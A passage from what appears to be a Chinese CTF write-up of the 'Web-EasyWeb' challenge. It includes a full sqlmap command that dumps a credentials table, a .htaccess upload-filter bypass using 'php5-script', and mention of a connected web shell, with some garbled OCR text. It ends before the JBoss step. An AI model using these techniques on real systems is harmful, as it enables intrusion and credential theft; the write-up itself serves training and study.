
```
KEY2{T5fo0Od618l91SlG6l1l42l3a3ao1nblfsS}
```


在原页面上提交获取 flag：

Web-EasyWeb


SQL注入得密码

1、提示信息收集，那么先扫一波端口：






2、访问该端口是一个登陆页面：



3、简单测试发现是未过滤的 SQL 注入：




4、直接上 Sqlmap（`sqlmap.py -r 123.txt --dbms MySQL -p "username" -D easyweb -T employee -C "username,password" --dump`，不知为何，此题发现必须加上 `--dbms MySQL -p "username"` 参数才能正常跑 sqlmap），获得账户密码，尴尬的是一

开始以为密码得解密后才能登录，后来队友说直接输入就行……


```
[09:43:55] [WARNING] user aborted during dictionary-based attack phase (Ctrl+C was pressed)
[09:43:55] [WARNING] no clear password(s) found
Database: easyweb
Table: employee
[2 entries]
+----------+----------------------------------+
| username | password                         |
+----------+----------------------------------+
| <blank>  | <blank>                          |
| admin    | 99f609527226e076d668668582ac4420 |
+----------+----------------------------------+

[09:43:55] [INFO] table 'easyweb.employee' dumped to CSV file 'C:\Users\True\AppData\Local\sqlma
oyee.csv'
[09:43:55] [WARNING] HTTP error codes detected during run:
500 (Internal Server Error) - 6 times
[09:43:55] [INFO] fetched data logged to text files under 'C:\Users\True\AppData\Local\sqlmap\ou

[*] ending @ 09:43:55 /2021-06-13/
```


5、登陆后围绕系统标题栏 EasySSRF 的提示，一通搜索企图利用 SSRF 读取本地 flag 文件，无果……



上传木马并提权

1、尝试 SSRF 无果，无奈继续信息搜集，扫描路径，发现 file 路径可上传文件：




2、尝试上传 php 一句话木马，被拦截了，Fuzz 了一下发现是后缀+内容过滤，不能传 jpg 这些，猜测用 `.htaccess` 上传漏洞，发现也存在过滤：


```
Origin: http://121.42.242.238:36842
Connection: close
Referer: http://121.42.242.238:36842/file
Cookie: id=1; code=Nu9BmZbKWmoBOowPVYicXEKMuxD3huM5; ci_session=
82hnsvil8q7tfth6hcqrs2btlviflp6d
Upgrade-Insecure-Requests: 1
Pragma: no-cache
Cache-Control: no-cache

-----------------------------260874174333492343468260615 93
Content-Disposition: form-data; name="file"; filename="1.png"
Content-Type: image/png

AddTq
ypee adfappli\cati/on/x-ht\tpd-p\/hpabc
asdf
asdf
-----------------------------260874174333492343468260615 93--
```

```
Connection: close
Content-Type: application/json

{
  "status":false,
  "message":"Dangerous Content "
}
```


3、此处过滤了 application，用 `php5-script` 绕过即可：



4、随后上传木马文件，传马发现 php 不能闭合，并且过滤了一些危险函数，fuzz 一下得到：




5、成功连接木马：




6、然而发现 flag 文件无法读取……权限不足，读取 hint 文件获得提示：

```
drwxr-xr-x   1 root root     4096 Jun 12 17:31 .
drwxr-xr-x   1 root root     4096 Jun 12 17:31 ..
-rwxr-xr-x   1 root root        0 Jun 12 17:31 .dockerenv
drwx------   1 root root     4096 Jun 12 09:16 app
drwxr-xr-x   1 root root     4096 Jun 12 08:44 bin
drwxr-xr-x   2 root root     4096 Apr 24  2018 boot
drwxr-xr-x   5 root root      360 Jun 12 17:31 dev
drwxr-xr-x   1 root root     4096 Jun 12 17:31 etc
-r--------   1 root root       36 Jun 11 14:04 flag
-r--r--r--   1 root root      108 Jun  2 12:19 hint
drwxr-xr-x   2 root root     4096 Apr 24  2018 home
drwxr-xr-x   1 root root     4096 Jun 12 08:44 lib
drwxr-xr-x   2 root root     4096 May 12 23:08 lib64
drwxr-xr-x   2 root root     4096 May 12 23:05 media
drwxr-xr-x   2 root root     4096 May 12 23:05 mnt
-rwx------   1 root root     8604 Jun  1 05:08 mysql.sql
drwxr-xr-x   6 1001 1001     4096 May 19 07:19 node
-rw-rw-r--   1 root root 22253732 May 27 07:43 node.tar.xz
drwxr-xr-x   2 root root     4096 May 12 23:05 opt
```




7、提示信息要求继续进行信息收集，接下来的操作比赛时我没搞懂，故盗用别人的解题过程……使用命令 `netstat -apn` 查看服务器所有的进程和端口使用情况，留意到 8006 端口为 JBoss 服务：

```
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PID/Program name
tcp        0      0 0.0.0.0:4444            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8093            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:4445            0.0.0.0:*               LISTEN      -
tcp        0      0 0.0.0.0:8006            0.0.0.0:*               LISTEN      -
```



在终端使用 curl 命令请求访问 8006 端口的服务页面：



